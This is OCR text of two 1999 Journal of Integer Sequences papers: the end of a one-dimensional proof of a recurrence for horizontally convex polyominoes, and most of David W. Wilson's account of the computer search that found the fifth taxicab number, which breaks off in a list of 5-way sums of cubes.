All of the published proofs are "2-dimensional" in the following sense: Instead of working with functions of one variable, like a(n), they introduce the function a(r,n), which is the number of

horizontally convex n-ominoes with exactly r squares in the top row. Obviously

$$a(n) = \sum_{r=1}^{n} a(r,n) \quad \text{for} \quad n>=1. \tag{0.5}$$

Also,

$$a(r,n) = \sum_{s=1}^{n-r} (r+s-1)\, a(s,n-r) \quad \text{for} \quad 1 <= r < n, \tag{0.6}$$

since we may add a row of r squares to the top of a polyomino counted by a(s,n-r) in exactly r+s-1 ways.

It is not obvious that these equations imply a recurrence involving only a(n). But it can be shown that they do, either directly as in [K0] or by means of generating functions as in [K1], [S0, pp. 111-113], [S1, pp. 256-259], and [T, pp. 7-8].

In contrast, the proof given here is 1-dimensional: We introduce 4 new functions of n, each of which counts certain restricted types of horizontally convex n-ominoes. We find linear relations among these functions and combine them to obtain the recurrence.


1. Proof of the Theorem

Definition: If n>=1, then:

b(n) is the number of horizontally convex n-ominoes in which the top row has exactly one square;

c(n) is the number of horizontally convex n-ominoes in which the top row has at least two squares and the rightmost square in the top row is directly above the leftmost square in the second row.

The figures below suggest the approximate shapes of polyominoes counted by b(n) and c(n).



Counted by b(n) Counted by c(n)

Lemma 0: For n>=2,

$$a(n) = a(n-1) + b(n) + c(n). \quad (1.0)$$

Proof: If we add a square to the right end of the top row of a horizontally convex (n-1)-omino, we obtain a horizontally convex n-omino in which the top row has at least two squares and the rightmost square in the top row is not above the leftmost square in the second row; such n-ominoes are counted by a(n) - b(n) - c(n). Conversely, each such n-omino is obtained from a unique horizontally convex (n-1)-omino by this process. Hence a(n) - b(n) - c(n) = a(n-1). QED

Lemma 1: For n>=3,

$$c(n) = c(n-1) + a(n-2). \quad (1.1)$$

Proof: Let P be a polyomino counted by c(n). If P has at least three squares in the top row, we can delete the leftmost square to obtain a polyomino counted by c(n-1). If P has exactly two squares in the top row, we can delete both of them to obtain a horizontally convex (n-2)-omino. These processes are reversible, so we obtain (1.1). QED


To obtain an equation for b(n), we introduce two more functions:

Definition: If n>=1, then:


d(n) is the number of horizontally convex n-ominoes in which the top row has exactly one square and this square is not above the rightmost square in the second row;

e(n) is the number of horizontally convex n-ominoes in which the top row has exactly one square, this square is not above the rightmost square in the second row, and the rightmost square in the second row is above the leftmost square in the third row.

The figures below suggest the approximate shapes of polyominoes counted by d(n) and e(n).



Counted by d(n)



Counted by e(n)

Lemma 2: For n>=2,

$$b(n) = a(n-1) + d(n). \tag{1.2}$$

Proof: b(n) - d(n) is the number of horizontally convex n-ominoes in which the top row has exactly one square, which is above the rightmost square in the second row. Deleting the top square from such a polyomino gives a horizontally convex (n-1)-omino. Conversely, adding a square above the rightmost square in the top row of a horizontally convex (n-1)-omino gives a polyomino counted by b(n) - d(n). QED

Lemma 3: For n>=3,

$$d(n) = b(n-1) + e(n). \tag{1.3}$$

Proof: d(n) - e(n) is the number of horizontally convex n-ominoes in which the top row has exactly one square, this square is not above the rightmost square in the second row, and the rightmost square in the second row is not above the leftmost square in the third row. (Note that this includes some n-ominoes in which there is no third row.) If we delete the rightmost square in the second row of such a polyomino, we obtain a polyomino counted by b(n-1). Conversely, adding a square to the right end of the second row of a polyomino counted by b(n-1) gives one counted by d(n) - e(n). (The condition n>=3 is needed to ensure that a polyomino counted by b(n-1) has at least two rows.) QED

Combining Lemmas 2 and 3 gives

$$b(n) = b(n-1) + a(n-1) + e(n) \tag{1.4}$$

for n>=3.

Lemma 4: For n>=2,

$$e(n) = e(n-1) + c(n-1). \tag{1.5}$$

Proof: Let P be a polyomino counted by e(n). If the top square of P is directly above the leftmost square in the second row of P, then deleting the top square gives a polyomino counted by c(n-1). Otherwise, deleting the leftmost square in the second row gives a polyomino counted by e(n-1). These operations are reversible, so (1.5) follows. QED

It is now a straightforward matter to combine equations (1.0), (1.1), (1.4), and (1.5) to obtain the Theorem: By (1.0),

$$a(n) - a(n-1) = b(n) + c(n) \quad \text{for } n>=2.$$

Hence, for n>=3,

$$\begin{aligned} a(n) - 2\,a(n-1) + a(n-2) &= (b(n) + c(n)) - (b(n-1) + c(n-1)) \\ &= (b(n) - b(n-1)) + (c(n) - c(n-1)) \\ &= a(n-1) + e(n) + a(n-2), \end{aligned}$$

by (1.1) and (1.4). Thus

$$a(n) - 3\,a(n-1) = e(n) \quad \text{for } n>=3.$$

So, for n>=4,

$$\begin{aligned} a(n) - 4\,a(n-1) + 3\,a(n-2) &= e(n) - e(n-1) \\ &= c(n-1), \end{aligned}$$

by (1.5). Finally, for n>=5,

$$\begin{aligned} a(n) - 5\,a(n-1) + 7\,a(n-2) - 3\,a(n-3) &= c(n-1) - c(n-2) \\ &= a(n-3), \end{aligned}$$

by (1.1). This implies the Theorem.

2. Concluding remarks

The functions b(n), c(n), d(n), and e(n) all satisfy the same recurrence as does a(n) (for sufficiently large n), since each can be expressed as a linear combination of a(n), a(n-1), a(n-2): In fact it is easy to show that

$$b(n) = 3\,a(n-1) - 4\,a(n-2) \quad \text{for} \quad n>=4; \tag{2.0}$$

$$c(n) = a(n) - 4\,a(n-1) + 4\,a(n-2) \quad \text{for} \quad n>=4; \tag{2.1}$$

$$d(n) = 2\,a(n-1) - 4\,a(n-2) \quad \text{for} \quad n>=4; \tag{2.2}$$

$$e(n) = a(n) - 3\,a(n-1) \quad \text{for} \quad n>=3. \tag{2.3}$$

Consequently, each satisfies an asymptotic formula like (0.1), with the same value of v but different values of u.

A short table of these functions is given below. More values are given in [EIS]; see A001169 for a(n), A049219 for b(n), A049220 for c(n), A049221 for d(n), and A049222 for e(n).

n	a(n)	b(n)	c(n)	d(n)	e(n)
1	1	1	0	1	0
2	2	1	0	0	0
3	6	3	1	1	0
4	19	10	3	4	1
5	61	33	9	14	4
6	196	107	28	46	13
7	629	344	89	148	41
8	2017	1103	285	474	130
9	6466	3535	914	1518	415
10	20727	11330	2931	4864	1329

References

[EIS] The On-Line Encyclopedia of Integer Sequences, by Neil Sloane, http://www.research.att.com/~njas/sequences/eisonline.html

[K0] David A. Klarner, "Some results concerning polyominoes", *Fibonacci Quarterly*, **3** (1965) 9-20.

[K1] David A. Klarner, "Cell growth problems", *Canad. J. Math.*, **19** (1967) 851-863.

[P] G. Pólya, "On the number of certain lattice polygons", *J. Comb. Theory*, **6** (1969) 102-105.

[S0] Richard P. Stanley, "Generating functions", in *Studies in Combinatorics*, edited by Gian-Carlo Rota, MAA Studies in Mathematics, vol. 17 (1978), pp. 100-141.

[S1] Richard P. Stanley, *Enumerative Combinatorics*, vol. 1, Cambridge Studies in Advanced Mathematics #49, Cambridge University Press, 1997.

[T] H. N. V. Temperley, "Combinatorial problems suggested by the statistical mechanics of domains and of rubber-like molecules", *Physical Review*, ser. 2, **103** (1956) 1-16.

(Concerned with sequences A001169, A049219, A049220, A049221, A049222 .)

Received August 18, 1999. Published in Journal of Integer Sequences September 8, 1999.

Return to **Journal of Integer Sequences home page**

Journal of Integer Sequences, Vol. 2
(1999), Article 99.1.9

The Fifth Taxicab Number is 48988659276962496

David W. Wilson
263 E. Ricker Road
Loudon, NH 03301
Email address: wilson@ctron.com

Abstract: The *n*th taxicab number is the least number which can be expressed as a sum of two positive cubes in *n* distinct ways, up to order of summands. A brief history of taxicab numbers is given, along with a description of the computer search used by the author to find the 5th taxicab number, 48988659276962496. Additional results from the search are summarized.

1. Introduction

The *n*th *taxicab number* is the least integer which can be expressed as a sum of two positive cubes in (at least) *n* distinct ways, up to order of summands. In [HW54], there is a constructive proof that for any $n >= 1$, there exist numbers which can be expressed in exactly *n* ways as a sum of two cubes (hereafter, we will call such numbers *n-way sums*). This guarantees the existence of a least *n*-way sum (that is, the *n*th taxicab number) for $n >= 1$, however, the construction given in [HW54] is of no help in finding the least *n*-way sum.

The first taxicab number is trivially

$$\begin{aligned} Ta(1) &= 2 \\ &= 1^3 + 1^3. \end{aligned}$$

The second taxicab number was first published by Frénicle de Bessy in 1657:

$$\begin{aligned} Ta(2) &= 1729 \\ &= 1^3 + 12^3 \\ &= 9^3 + 10^3. \end{aligned}$$

This particular number was immortalized by the following well-known incident involving G. H. Hardy and Srinivasa Ramanujan:

> I [G. H. Hardy] remember once going to see him [Ramanujan] when he was lying ill at Putney. I had ridden in taxi-cab No. 1729, and remarked that the number (7.13.19) seemed to be rather a dull one, and that I hoped it was not an unfavourable omen.
>
> "No," he replied, "it is a very interesting number; it is the smallest number expressible as the sum of two [positive] cubes in two different ways." [R27, p. xxxv]

The appelation *taxicab number*, as well as the name *Hardy-Ramanujan number* for the number 1729, arose from this incident.

Subsequent taxicab numbers were discovered by computer search. In 1957, Leech obtained

$$\begin{aligned} \mathrm{Ta}(3) &= 87539319 \\ &= 167^3 + 436^3 \\ &= 228^3 + 423^3 \\ &= 255^3 + 414^3, \end{aligned}$$

and in 1991 Rosenstiel, Dardis, and Rosenstiel [RDR91] found

$$\begin{aligned} \mathrm{Ta}(4) &= 6963472309248 \\ &= 2421^3 + 19083^3 \\ &= 5436^3 + 18948^3 \\ &= 10200^3 + 18072^3 \\ &= 13322^3 + 16630^3. \end{aligned}$$

This paper announces the author's discovery, in November 1997, of the fifth taxicab number

$$\begin{aligned} \mathrm{Ta}(5) &= 48988659276962496 \\ &= 38787^3 + 365757^3 \\ &= 107839^3 + 362753^3 \\ &= 205292^3 + 342952^3 \\ &= 221424^3 + 336588^3 \\ &= 231518^3 + 331954^3. \end{aligned}$$

The taxicab numbers form sequence A011541 in [OEIS].

2. Background

An *n-way sum* is an integer *s* which can be expressed as the sum of two cubes in exactly *n* different ways, i.e:

$$s = a_1^3 + b_1^3 = a_2^3 + b_2^3 = \ldots = a_n^3 + b_n^3.$$

where $a_i <= b_i$ for $1 < i < n$. Without loss of generality, we assume $a_1 < a_2 < \ldots < a_n$.

A *primitive n-way sum* is an *n*-way sum for which the a_i and b_i taken together have no common factor. If an *n*-way sum is non-primitive, it can be divided by $\gcd(a_1, b_1, a_2, b_2, \ldots, a_n, b_n)^3$, reducing it to a primitive sum. For this reason, only primitive sums are considered interesting.

There are two techniques which are useful for constructing new primitive *n*-way sums from known ones. I call these techniques *combination* and *magnification*.

The combination technique

The combination technique is used to combine two primitive *n*-way sums into a primitive (*n*+1)-way sum.

First, a preliminary definition:

Definition: Let *n* be a positive integer, and let *c* be the least positive integer such that there exists integer *d* with $n = cd^3$. *c* is called the *cubefree part* of *n*. The cubefree part of *n* is what is left after all nontrivial cubes have been divided out of *n*.

In order to apply the combination technique to two *n*-way sums, both sums must have the same cubefree part. Let *s* and *s´* be *n*-way sums with cubefree part *c*. Then we have

$$s = cd^3 = a_1^3 + b_1^3 = a_2^3 + b_2^3 = \ldots = a_n^3 + b_n^3$$
$$s' = cd'^3 = a_1'^3 + b_1'^3 = a_2'^3 + b_2'^3 = \ldots = a_n'^3 + b_n'^3.$$

These can be combined to give

$$\begin{aligned} s'' &= c(dd')^3 \\ &= sd'^3 = (a_1d')^3 + (b_1d')^3 = (a_2d')^3 + (b_2d')^3 = \ldots = (a_nd')^3 + (b_nd')^3 \\ &= s'd^3 = (a_1'd)^3 + (b_1'd)^3 = (a_2'd)^3 + (b_2'd)^3 = \ldots = (a_n'd)^3 + (b_n'd)^3 \end{aligned}$$

This gives 2*n* representations of *s*´´ as a sum of two cubes. At least *n* of these representations must be distinct, since they are multiples of the *n* distinct representations of *s*. If exactly *n* of the representations are distinct, we can then divide out common factors to arrive at the same primitive *n*-way sum for *s* and *s*´, whence *s* = *s*´, contrary to assumption. We must conclude that at least *n* + 1 of these representations are distinct, and that *s*´´ is at least an (*n*+1)-way sum.

As an example, consider the two primitive 3-way sums:

$$327763000 = 300^3 + 670^3 = 339^3 + 661^3 = 510^3 + 580^3$$
$$26059452841 = 417^3 + 2962^3 = 1290^3 + 2881^3 = 2193^3 + 2494^3$$

327763000 and 26059452841 each have the cubefree part 327763, which means that these sums can be combined. We obtain

$$26059452841000 = 327763000 \cdot 43^3 = (300 \cdot 43)^3 + (670 \cdot 43)^3 = (339 \cdot 43)^3 + (661 \cdot 43)^3 = (510 \cdot 43)^3 + (580 \cdot 43)^3$$
$$= 26059452841 \cdot 10^3 = (417 \cdot 10)^3 + (2962 \cdot 10)^3 = (1290 \cdot 10)^3 + (2881 \cdot 10)^3 = (2193 \cdot 10)^3 + (2494 \cdot 10)^3.$$

Out of six representations, four are distinct, and we obtain the 4-way sum:

$$26059452841000 = 4170^3 + 29620^3 = 12900^3 + 28810^3 = 14577^3 + 28423^3 = 21930^3 + 24940^3.$$

The magnification technique

The magnification technique is used to obtain a primitive (*n*+1)-way sum from a primitive *n*-way sum.

The idea is simple. If we have a primitive *n*-way sum

$$s = a_1^3 + b_1^3 = a_2^3 + b_2^3 = \ldots = a_n^3 + b_n^3$$

we know that every cubic multiple of that sum will also be a (non-primitive) *n*-way sum:

$$sd^3 = (a_1 d)^3 + (b_1 d)^3 = (a_2 d)^3 + (b_2 d)^3 = \ldots = (a_n d)^3 + (b_n d)^3.$$

For some fortunate choice of multiple d^3, we might hope for the serendipitous appearance of a new representation:

$$sd^3 = (a_1d)^3 + (b_1d)^3 = (a_2d)^3 + (b_2d)^3 = \ldots = (a_nd)^3 + (b_nd)^3 = a'^3 + b'^3.$$

It turns out that often enough this hope is justified. For example, starting again with the 3-way sum

$$327763000 = 300^3 + 670^3 = 339^3 + 661^3 = 510^3 + 580^3,$$

we multiply 327763000 successively by $d^3 = 1^3, 2^3, 3^3$, etc, each time checking for a new representation. Finally, at $d^3 = 43^3$, an unexpected(?) solution arises:

$$327763000\cdot 43^3 = (300\cdot 43)^3 + (670\cdot 43)^3 = (339\cdot 43)^3 + (661\cdot 43)^3 = (510\cdot 43)^3 + (580\cdot 43)^3 = 4170^3 + 29620^3,$$

and we have found the 4-way sum 26059452841000.

From a computational standpoint, exploiting the magnification technique to find *n*-way sums is essentially a search procedure, whose feasibility relies heavily on the speedy detection of the extra representation, which is to say, the efficient complete solution of $s = a^3 + b^3$ for *a* and *b* given *s*. When implementing the magnification technique, I found that even a Bresenham search was not practical for the large *s* with which I was concerned. Fortunately, I was able to construct a more efficient algorithm to solve $s = a^3 + b^3$, using some known favorable properties of *s*.

First, we note that *s* is of the form

$$s = (\text{cube})\cdot(n\text{-way sum})$$

We know the cube factor beforehand. The *n*-way sum factor by definition has *n* distinct representations as $a^3 + b^3 = (a + b)(a^2 - ab + b^2)$, that is, *n* distinct representations as a product of two integers. From this observation we conclude that *n*-way sums should be highly factorable (for example, the 3-way sum $327763000 = 2^3\cdot 5^3\cdot 31\cdot 97\cdot 109$). This means that *s* should be highly factorable, and in practice even large *s* can be factored quickly using trial division.

Given that *s* is highly factorable, the following is an efficient method for solving $s = a^3 + b^3$:

- Use trial division to obtain the prime factorization of *s*.
- Use the prime factorization to build a list of all factors of *s*.
- From this factor list, compose a list of all pairs (p, q) with $p <= q$ and $pq = s$.
- For each pair (p, q) in the pair list, solve $p = a + b$ and $q = a^2 - ab + b^2$ for *a* and *b*.
- If *a* and *b* are both positive integers, then (a, b) solves $s = pq = (a + b)(a^2 - ab + b^2) = a^3 + b^3$.

It is not hard to show that this method generates all solutions to $s = a^3 + b^3$.

3. The Search for Ta(5)

The search for the fifth taxicab number arose from an attempt to extend sequence A003826 of [OEIS], the sequence of primitive 4-way sums. Prior to my work, A003826 contained four entries, first published in [RDR91]. In order to extend this sequence, I wrote a computer program to search for *n*-way sums. The program was written in the C programming language with 64-bit arithmetic, and ran on a Sun Sparc 5 workstation.

The approach was straightforward: Generate a sequence S of all triples of the form $(a, b, s = a^3 + b^3)$ with $a <= b$, sorted on s, and detect and record runs of contiguous triples in S having equal s values. A run of n contiguous triples (a_1, b_1, s), (a_2, b_2, s), ..., (a_n, b_n, s) in S indicates that s is the n-way sum

$$s = a_1^3 + b_1^3 = a_2^3 + b_2^3 = \ldots = a_n^3 + b_n^3.$$

The run detection part is relatively easy, so the problem really devolves to the efficient generation of S. My algorithm was:

1. Initialize priority queue Q to contain all triples of the form $(a = k, b = k, s = 2k^3)$ with $1 <= s < 2^{64}$ (this avoids 64-bit overflow of s, and translates to $1 <= k < 2^{21} = 2097152$). Q assigns higher priority to triples with smaller values of s.
2. Obtain triple (a, b, s) with smallest s value (high priority element) from Q.
3. Pass triple (a, b, s) to the run detector.
4. Let $(a, b, s) := (a, b + 1, a^3 + (b + 1)^3)$.
5. Add (a, b, s) back into Q.
6. Go to step 2.

The run detector, for its part, detects and prints runs of $n >= 3$ contiguous triples with equal s values passed to it, which correspond to n-way sums. The run detector need store no more than five triples at any time.

The only technical concern with this algorithm is that s might overflow in step 4. However, I determined beforehand that I would manually interrupt the program long before this could happen, which is also why there is no termination condition on the main loop.

I wrote several versions of this program. In the first, Q was implemented as a linked list. This program verified Leech's 1957 value for Ta(3) in less than a second. After running a month, it also verified the four least primitive 4-way sums given in [RDR91], but was unable to find any new 4-way sums.

Some time later, I applied the combination technique discussed in section 2 to the n-way sums that had

been computed by this first version of this program. This led me to discover the primitive 5-way sum

$$\begin{aligned} t &= 490593422681271000 \\ &= 48369^3 + 788631^3 \\ &= 233775^3 + 781785^3 \\ &= 285120^3 + 776070^3 \\ &= 543145^3 + 691295^3 \\ &= 579240^3 + 666630^3 \end{aligned}$$

Since Ta(5) <= $t < 2^{64}$, this discovery showed that Ta(5) could in principle be found using the same basic 64-bit algorithm with which I had attacked A003826.

However, a quick estimate convinced me that verifying Ta(5) = t using the algorithm as it then stood would take several years. This prompted me to make several improvements to the algorithm. Most notably, Q was reimplemented as a heap, and a and b replaced by pointers into an array of precomputed cubes. These and other optimizations speeded up the program considerably, reducing a month-long computation via the first version to less than one day. I estimated that Ta(5) = t could now be verified in approximately 8 months.

I began running the new program in earnest in October 1997. After I had run the program for about a month, I applied the magnification technique described in section 2 to its results. This led to the discovery of the yet smaller 5-way sum 48988659276962496. On November 17, the program verified that this 5-way sum was indeed Ta(5).

I later found that many of the basic search techniques I used to find Ta(5) had been used earlier by Bernstein on a variety of similar Diophantine problems. [B98] details Bernstein's techniques and discoveries. Though Bernstein did eventually apply his methods to sums of cubes, his independent discovery of Ta(5) = 48988659276962496 came a few months after mine.

4. Search Results

The main product of my search for the Ta(5) was a exhaustive list of all 3, 4, and 5-way sums of two cubes less than $5 \cdot 10^{16}$ (2-way sums were too numerous to record). The following table summarizes the counts of various types of n-way sums found in the search:

Table 1: Counts of *n*-way sums of two cubes

$$s = a_1^3 + b_1^3 = a_2^3 + b_2^3 = \ldots = a_n^3 + b_n^3$$

$$s <= 5 \cdot 10^{16}$$

Type of sum	$n = 3$	$n = 4$	$n = 5$
All **No constraints**	16159	143	1
Primitive **gcd(a_1, b_1, a_2, b_2, ..., a_n, b_n) = 1**	1630	35	1
Coprime Pair **gcd(a_i, b_i) = 1 for some i**	892	9	1
All Pairs Coprime **gcd(a_i, b_i) = 1 for all i**	81	0	0
Prime Occurrence **a_i or b_i prime for some i**	419	5	1
Prime Pair **a_i, b_i both prime for some i**	27	1	1

In the following tables, primes are in red, and nonprime members of a coprime pair are in green.

The search program found the 1630 least primitive 3-way sums of two cubes, too many to include in this article. Instead, I have composed several small tables of selected 3-way sums.

81 3-way sums of two cubes in which all pairs are coprime were found. Table 2 list the first 30 of these. Sums with all pairs coprime are hard to find, as they cannot be generated using the combination or magnification techniques described in Section 2, and their discovery lends some credence to the search algorithm. The ***s*** column of this table forms sequence A023050 of [OEIS].

Table 2: 30 least 3-way sums of two cubes with all pairs coprime

$$s = a_1^3 + b_1^3 = a_2^3 + b_2^3 = a_3^3 + b_3^3$$

$$\gcd(a_1, b_1) = \gcd(a_2, b_2) = \gcd(a_3, b_3) = 1$$

#	s	a_1	b_1	a_2	b_2	a_3	b_3
1	15170835645	517	2468	709	2456	1733	2152
2	208438080643	1782	5875	3768	5371	4174	5139

3	320465258659	1986	6787	2395	6744	5230	5619
4	1658465000647	3488	11735	5231	11486	7127	10904
5	3290217425101	4044	14773	4917	14692	8622	13837
6	3938530307257	3057	15754	5289	15592	10732	13929
7	7169838686017	6140	19073	8585	18698	9929	18362
8	13112542594333	198	23581	2269	23574	11602	22605
9	24641518275703	3687	29080	4575	29062	15039	27694
10	36592635038993	10457	32850	15326	32073	22193	29496
11	36848138663889	6518	33193	25342	27401	25625	27154
12	41332017729268	157	34575	19273	32451	20679	31909
13	74051580874005	5758	41957	17354	40981	25997	38368
14	185496306251347	19906	56211	25212	55339	44691	45826
15	198659972280259	14523	58048	30819	55330	38482	52131
16	257103717556959	18094	63095	29728	61343	32126	60727
17	263279186850871	29824	61863	36583	59844	49039	52578
18	265244512323889	32337	61396	41488	57873	43900	56529
19	322599256181839	22054	67815	26671	67212	38679	64210
20	347866760139759	27215	68944	38300	66319	46286	62887
21	351255019778299	14626	70347	17571	70192	51003	60238
22	412229923045759	23487	73636	48319	66900	49863	66058
23	437031592888969	16473	75628	21438	75313	48192	68761
24	632989859046103	5262	85855	43335	82012	60354	74479
25	703370246202351	5903	88924	30487	87722	59279	79108
26	710103031199289	6505	89204	16082	89041	67297	74006
27	782243102336787	14083	92030	50627	86734	57451	83996
28	784136775183571	6564	92203	52995	85966	67443	78154
29	1135806966295127	32852	103239	53511	99416	82695	82928

30	1318372504623603	6616	109643	38963	107986	71530	98387

27 3-way sums of two cubes were found in which a prime pair occurs. Table 3 lists them all. Immediately it appears that a 3-way sum with a prime pair will not admit another coprime pair. I am hesitant to conjecture this, though, since the analogous assertion for 2-way sums is not true (e.g, $6058655748 = 61^3 + 1823^3 = 1049^3 + 1699^3$ [K99] and $6507811154 = 31^3 + 1867^3 = 397^3 + 1861^3$ [H99]).

Table 3: 27 least 3-way sums of two cubes involving a prime pair
$s = a_1^3 + b_1^3 = a_2^3 + b_2^3 = a_3^3 + b_3^3$
a_i and b_i both prime for some i

#	s	a_1	b_1	a_2	b_2	a_3	b_3
1	3623721192	348	1530	761	1471	1098	1320
2	1097813860416	2862	10242	5939	9613	6372	9432
3	2112174838440	1304	12826	2689	12791	4762	12608
4	2210606903232	3100	12968	7727	12049	8968	11420
5	3031368604992	3449	14407	8232	13524	10976	11956
6	5422497850224	2574	17550	8406	16902	11443	15773
7	8260081705512	2826	20196	5171	20101	11184	19002
8	21661703776512	396	27876	16164	25932	19597	24179
9	65129243036312	7408	40150	24169	37087	27880	35158
10	189471941528112	8433	57375	16931	56941	35934	52302
11	315078833433728	15790	67762	32083	65581	40204	63004
12	633976914708592	7247	85889	7646	85886	39434	83042
13	743035439587194	39451	88007	54283	83543	70965	72789
14	1522143500400432	6186	115026	10711	115001	82322	98794
15	2327887074691584	10337	132511	79344	122280	92094	115650
16	3945585301003080	23	158017	73842	152448	118306	131804
17	7074720483285672	19997	191899	52938	190620	63792	189594

18	11563415577133056	71153	223759	83040	222336	138336	207360
19	11889715109702976	77912	225172	100417	221567	171924	189528
20	12595634712801000	10337	232663	14760	232650	36090	232380
21	13725610143231168	57149	238339	82848	236076	86568	235596
22	17162266133727288	35831	257713	97392	253230	159966	235548
23	18293741864569080	101544	258366	154248	244542	203309	214651
24	27716185298529000	86767	300233	198705	270855	234000	246090
25	34481992947063480	72846	324264	190913	301927	217246	289364
26	36149194839121000	73160	329450	99371	327629	175850	313160
27	47607145051205376	42501	362235	156817	352367	185876	345340

Table 4 gives the two sums discovered involving three primes:

Table 4: Two least 3-way sums involving three primes
$s = a_1^3 + b_1^3 = a_2^3 + b_2^3 = a_3^3 + b_3^3$
Three of $a_1, b_1, a_2, b_2, a_3, b_3$ prime.

#	s	a_1	b_1	a_2	b_2	a_3	b_3
1	4895818255862163	58243	167486	86048	162091	115499	149704
2	40778727507646891	52742	343787	138464	336563	255650	288731

35 primitive 4-way sums were found. This corroborates and greatly extends the list of four originally included in [RDR91]. The ***s*** column of Table 5 forms sequence A003826 of [OEIS]. As can be seen, only nine of the 4-way sums (nos. 6, 7, 17, 19, 22, 25, 27, 30, and 35) involve a coprime pair, only five (nos. 7, 17, 22, 25, 30) include a prime, and just one (no. 25) involves a prime pair. Note also that no. 25 bolsters the theory that prime pairs in 3-way sums do not admit other coprime pairs.

Table 5: 35 least primitive 4-way sums of two cubes
$s = a_1^3 + b_1^3 = a_2^3 + b_2^3 = a_3^3 + b_3^3 = a_4^3 + b_4^3$
$\gcd(a_1, b_1, a_2, b_2, a_3, b_3, a_4, b_4) = 1$

#	s	a_1	b_1	a_2	b_2	a_3	b_3	a_4	b_4

1	6963472309248	2421	19083	5436	18948	10200	18072	13322	16630
2	12625136269928	4275	23237	7068	23066	10362	22580	12939	21869
3	21131226514944	1539	27645	8664	27360	11772	26916	17176	25232
4	26059452841000	4170	29620	12900	28810	14577	28423	21930	24940
5	74213505639000	5895	41985	20392	40358	20880	40230	32790	33900
6	95773976104625	22020	43985	27866	42009	30918	40457	35660	36945
7	159380205560856	4617	54207	8436	54150	31686	50340	34499	49093
8	174396242861568	4041	55863	31160	52432	36684	50004	43200	45432
9	300656502205416	10500	66906	19082	66472	30156	64890	42885	60531
10	376890885439488	11184	72144	15560	71992	27411	70893	39296	68128
11	521932420691227	427	80514	32539	78702	46228	75075	57603	69160
12	573880096718136	7713	83079	16644	82878	40204	79838	48222	77292
13	809541767245176	30359	92113	41976	90270	55548	86094	65310	80976
14	926591497348608	5427	97485	30552	96480	60568	88976	76950	77802
15	1002383007176376	2233	100079	18270	99876	50832	95502	70238	86884
16	1698430189248000	25058	118942	27075	118845	50160	116280	55936	115064
17	2983266899506341	27197	143632	50256	141885	68157	138672	98853	126354
18	3281860456534296	44092	147302	85407	138537	100548	131334	104419	128933
19	3924747381450168	46755	156357	57024	155214	108629	138259	115848	133326
20	3989728990001664	8829	158595	13968	158568	49704	156960	98536	144752
21	4011064622136936	21980	158746	56371	156485	85498	150164	103757	142507
22	4145402010642984	55560	158394	69690	156144	89546	150772	102091	145517
23	5342005020171456	25200	174636	36652	174272	133011	144045	137004	140448
24	10546690302075375	1935	219300	53140	218255	92751	213624	140567	198058
25	10998043552638016	21587	222317	48650	221606	95480	216356	130232	206372
26	13334625130088808	5291	237133	43290	236652	68724	235194	166426	205868
27	13796337654911448	19475	239797	50838	239076	164422	210680	186864	193734

28	14923915104314944	27588	246088	84664	242820	107664	239140	158707	221901
29	17690196319967808	70148	258856	73359	258609	95940	256152	144666	244758
30	18170126765973000	16123	262877	77925	260595	95040	258690	193080	222210
31	18307821317457672	81396	260946	89832	260034	167599	238697	197442	219744
32	31943251595185749	54720	316749	131124	309645	204725	285874	243390	259749
33	40842205643302336	35964	344248	116296	339900	189921	323935	255004	289488
34	41799396718910376	120876	342090	150376	337370	176544	331098	206703	320649
35	43819222861788696	132598	346184	155591	342145	181032	335862	202470	328716

The only 5-way sum discovered directly by the search was, of course

$$\begin{aligned} Ta(5) &= 48988659276962496 \\ &= 38787^3 + 365757^3 \\ &= 107839^3 + 362753^3 \\ &= 205292^3 + 342952^3 \\ &= 221424^3 + 336588^3 \\ &= 231518^3 + 331954^3. \end{aligned}$$

here colored to indicate primality. Surprisingly, this 5-way sum includes a prime pair, again confirming that a prime pair in a 3-way sum admits no other coprime pair.

On the lighter side, a single primitive 3-way sum was found containing only even digits, and one containing only odd digits:

$$\begin{aligned} 24248680282008000 &= 78300^3 + 287520^3 \\ &= 208059^3 + 247941^3 \\ &= 227520^3 + 231900^3 \end{aligned}$$

$$\begin{aligned} 9539173995131151 &= 7308^3 + 212079^3 \\ &= 129367^3 + 194642^3 \\ &= 160534^3 + 175463^3 \end{aligned}$$

5. Other Results

By combining results of the search as described in Section 2, it was possible to generate several additional primitive sums beyond the search range. For example, the following are some 5-way sums

and a 6-way sum:

$$\begin{aligned}
490593422681271000 &= 48369^3 + 788631^3 \\
&= 233775^3 + 781785^3 \\
&= 285120^3 + 776070^3 \\
&= 543145^3 + 691295^3 \\
&= 579240^3 + 666630^3
\end{aligned}$$

$$\begin{aligned}
6355491080314102272 &= 103113^3 + 1852215^3 \\
&= 580488^3 + 1833120^3 \\
&= 788724^3 + 1803372^3 \\
&= 1150792^3 + 1690544^3 \\
&= 1462050^3 + 1478238^3
\end{aligned}$$

$$\begin{aligned}
27365551142421413376 &= 167751^3 + 3013305^3 \\
&= 265392^3 + 3012792^3 \\
&= 944376^3 + 2982240^3 \\
&= 1283148^3 + 2933844^3 \\
&= 1872184^3 + 2750288^3
\end{aligned}$$

$$\begin{aligned}
